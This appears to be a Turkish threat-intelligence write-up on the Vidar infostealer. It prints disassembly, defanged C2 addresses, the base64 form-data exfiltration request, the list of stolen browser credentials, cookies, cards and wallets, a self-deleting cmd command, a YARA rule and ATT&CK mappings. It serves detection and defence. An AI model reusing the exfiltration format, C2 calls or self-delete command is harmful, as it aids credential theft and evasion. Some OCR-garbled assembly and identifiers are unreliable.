| GetVolumeInformationA BCryptOpenAlgorithmProvider GetWindowsDirectoryA GetWindowRect Process32First GetDesktopWindow GetLocaleInfoA GetDC.CloseWindow GetUserDefaultLocaleName wsprintfA GetModuleFileNameA EnumDisplayDevicesA DeleteFileA GetKeyboardLayoutList.CharToOemW FindNextFileA wsprintfW | GetSystemPowerStatus | BCryptDestroyKey | |
| GetWindowsDirectoryA GetWindowRect Process32First GetDesktopWindow GetLocaleInfoA GetDC.CloseWindow GetUserDefaultLocaleName wsprintfA GetModuleFileNameA EnumDisplayDevicesA DeleteFileA GetKeyboardLayoutList.CharToOemW FindNextFileA wsprintfW | • | | |
| Process32First GetDesktopWindow GetLocaleInfoA GetDC.CloseWindow GetUserDefaultLocaleName wsprintfA GetModuleFileNameA EnumDisplayDevicesA DeleteFileA GetKeyboardLayoutList.CharToOemW FindNextFileA wsprintfW | GetWindowsDirectoryA | ,, , , | |
| GetLocaleInfoA GetDC.CloseWindow GetUserDefaultLocaleName wsprintfA GetModuleFileNameA EnumDisplayDevicesA DeleteFileA GetKeyboardLayoutList.CharToOemW FindNextFileA wsprintfW | - | | |
| GetUserDefaultLocaleName wsprintfA GetModuleFileNameA EnumDisplayDevicesA DeleteFileA GetKeyboardLayoutList.CharToOemW FindNextFileA wsprintfW | | | |
| GetModuleFileNameA EnumDisplayDevicesA DeleteFileA GetKeyboardLayoutList.CharToOemW FindNextFileA wsprintfW | | | |
| DeleteFileA GetKeyboardLayoutList.CharToOemW FindNextFileA wsprintfW | | | |
| FindNextFileA wsprintfW | | , , | |
| | | , , | |
| | | | |
| FindClose RegEnumKeyExA | | | |
| SetEnvironmentVariableA RegOpenKeyExA.RegCloseKey | | | |
| LocalAlloc RegEnumValueA | | | |




```
and eax,800000
add eax,57945874573bff6a84d4f8bb94afd0af.
push eax
push ebx
push dword ptr ds:[2466E60]
push dword ptr ss:[ebp-4C]
push 225F114
push dword ptr ss:[ebp-1C]

call dword ptr ds:[<&HttpOpenRequestA>]
mov edi,eax
cmp edi,ebx

and eax,800000
add eax,57945874573bff6a84d4f8bb94afd0af.
push eax
push eax
push dword ptr ds:[2466E60]
push dword ptr ss:[ebp-4C]
edi:&"https://t.me/bogotatg"
edi:&"https://t.me/bogotatg"
```

Şekil 4 Request to Telegram Address

"https://t[.]me/bogotatg" adresine http isteği atıldığı tespit edilmiştir.



Şekil 5 bogotatg Telegram Account

Telegram adresinin yanıtının içerisinde belirtilen ip adresi pars edilerek çekilmektedir.

Vidar 7 echocti.com




```
push ebx
push ebx
push ebx
push ebx
push ebx
push ebx
push dword ptr ss: [ebp-60]
push dword ptr ss: [ebp-68]
push dword ptr ss: [ebp-68]
push dword ptr ss: [ebp-10]

E4702 call dword ptr ds: [<&InternetConnectA>]
mov dword ptr ss: [ebp-1C], eax
cmp eax, ebx
je 22450B3
mov eax, esi
```

Şekil 6 IP Request

Pars işleminden sonra "https://88.198[.]191.199[:]2920" adresine istek atıldığı tespit edildi.



Şekil 7 IP Response

Gönderilen istek sonrasında dönen yanıt içeriği şu şekildedir:

1|1|1|1|08791b86455c5df8298bcdbf0c6280e3|1|1|1|1



```
022501E5

push 225F7B8; 225F7B8:"block"

lea ecx,dword ptr ss:[ebp+8]; [ebp+8]:"1|1|1|1|08791b86455c5df8298bcdbf0c6280e3|1|1|1|1"

mov dword ptr ss:[ebp-1],asi
mov word ptr ss:[ebp-1],ax

call 224E0C7

push eax; eax:"1|1|1|1|08791b86455c5df8298bcdbf0c6280e3|1|1|1|1"

call dword ptr ds:[x&strCmpCA>]
    test eax,eax; eax:"1|1|1|1|08791b86455c5df8298bcdbf0c6280e3|1|1|1|1"

jne 225020B

02250204

push esi
call dword ptr ds:[x&ExitProcess>]
```

Şekil 8 IP Checking

Gelen response içerisinde **"block"** ifadesinin bulunması halinde program kendini kapatmaktadır. Bu yöntem ile zararlı yazılımın belirli IP adresine sahip bilgisayarlarda çalıştırılması engellenmektedir. IP filtresinden geçildikten sonra bilgi toplama işlemleri başlamaktadır. Toplanan bilgiler şunlardır:

- Bilgisayar Adı
- İşletim sistemi bilgileri
- Dil, lokasyon ve klavye dili bilgileri
- İşlemci bilgileri
- Çekirdek sayısını çekiyor
- Arka planda çalışan uygulamaların listesi
- Ekran çözünürlüğü gibi ekran bilgileri
- RAM bilgisi
- Cihaz üzerinde kurulu olan yazılımların ad ve versiyon bilgileri
- Cihaz üzerinde çalışmakta bulunan antivirüs yazılımı bilgileri
- Ekran fotoğrafı



```
O224F3E1

mov esi,dword ptr ss:[ebp+C]
push ebx
push ebx
push ebx
push dord
mov ebx,40000001

push ebx
push dword ptr ss:[ebp+14]
push dword ptr ss:[ebp+14]
push dword ptr ss:[ebp+16]

Call dword ptr ds:[call dword ptr ds:
```

Şekil 9 Converting to Base64

Toplanan bu bilgiler birleştirilerek base64 karakter setine çevrilmektedir. Ayrıca **"information.txt"** olarak önceden belirlenen dosya adı da base64 karakter setine çevrilmektedir.

Toplanan bilgiler sunucuya POST isteği içerisinde gönderilmektedir. Http isteği içeriği şu şekildedir:

```
-----CFHCGHJDBFIIDGDHIJDB
Content-Disposition: form-data; name="token"

<Token>
-----CFHCGHJDBFIIDGDHIJDB
Content-Disposition: form-data;
name="build_id"

<Uniq_ID>
-----CFHCGHJDBFIIDGDHIJDB
Content-Disposition: form-data;
name="file_name"

aW5mb3JtYXRpb24udHh0
-----CFHCGHJDBFIIDGDHIJDB
Content-Disposition: form-data;
name="file_data"
```



Toplanan bilgiler ilgili IP adresine gönderildikten sonra "https[:]//88.198[.]191.199:2920/sqlx.dll" adresine GET isteği atılarak "sqlx.dll" isimli bir DLL dosyası indirildiği tespit edildi.

DLL dosyası indirildikten sonra bilgisayar kullanıcısına özel kritik bilgilerin toplandığı tespit edilmektedir. Hedef alınan tarayıcılar:

- Chrome
- Firefox
- Opera
- OperaGX
- Edge

Hedef Alınan diğer uygulamaları:

- Monero
- WinSCP 2
- FileZilla
- Microsoft Outlook
- Discord
- Steam
- Telegram

Zararlının hedef aldığı tarayıcılar cihazda bulunuyor ise, bazı bilgiler topladığı tespit edildi. Bunlar:

- Kaydedilmiş parola bilgileri
- Çerez bilgileri
- Otomatik doldurma (autofill) verileri
- Son ziyaret edilen 1000 URL adresi bilgisiv
- Tarayıcı üzerinde kayıtlı bulunan banka kartları bilgileri

Toplanan bilgiler sunucuya aynı şekilde base64 karakter setine dönüştürülerek, POST isteği ile gönderilmektedir.



Zararlı yazılımın ayrıca bir PE dosyası indirdiği tespit edildi.

Şekil 10 File Downloading

Sunucudan gönderilen dosya **"C:\\ProgramData\\"** dizinine kaydedilmektedir. Sunucu kapalı olduğu için ilgili dosyaya ulaşılamamıştır.

Dosya indirme işleminden sonra program aşağıdaki komutu çalıştırarak kendisini ve bazı ilişkili olduğu dosyaları silmektedir.

/c timeout /t 5 & del /f /q "C:\\path\\to\\malware\\malware.exe" & del "C:\\ProgramData*.dll"" & exit



YARA Kuralı

```
rule Vidar {
    meta:
        date = "2024-02-12"
        description = "Detects Vidar"
        author = "Bilal BAKARTEPE - EchoCTI Malware Team"
        verdict = "dangerous"
        platform = "windows"
    strings:
        $alg1={33 C6 8B DB 33 DE 33 C6 33 DB 33 F0 33 C0 33 F3 8B DB F6 17 8B DB 8B C0
33 C6 8B}
        $alg2={F0 8B C0 33 C3 33 C6 8B C0 8B F6 80 07 97 8B F6 8B F3 33 D8 8B DB 8B DE
8B F0}
        $alg3={8B C6 8B DB 8B F6 80 2F 56 33 F6 33 C0 8B C3 8B F0 8B D8 8B DE 8B D8 33
D8 33 C0 F6 2F 47 E2 AB}
    condition:
        all of ($alg*) and (uint16(0)==0x5a4d)
}
```



Mitre Att&ck

| Discovery | Defense Evasion | Credential Access | Initial Access | Execution | Collection | Command and Control |
|---|---|--|---|---|------------------------------------|---|
| T1082 System Information Discovery | T1622 Debugger Evasion | T1003 OS Credential Dumping | <u>T1199</u> <u>Trusted</u> <u>Relationship</u> | T1059 Command and Scripting Interpreter: Win dows Command Shell | T1005 Data from Local System | T1071 Application Layer Protocol: Web Protocols |
| T1033 System Owner/User Discovery | T1140 Deobfuscate/Decode Files or Information | T1155 Credentials from Password Stores | <u>T1566</u> <u>Phishing</u> | T1053 Scheduled Task/Job | | T1571 Non-Standard Port |
| T1217 Browser Information Discovery | T1600 Weaken Encryption | | | | | |
| T1057 Process Discovery | | | • | | | |
| T1012 Query Registry | | | | | | |
| T1614 System Location Discovery | | | | | | |
| T1124 System Time Discovery | | | | | | |





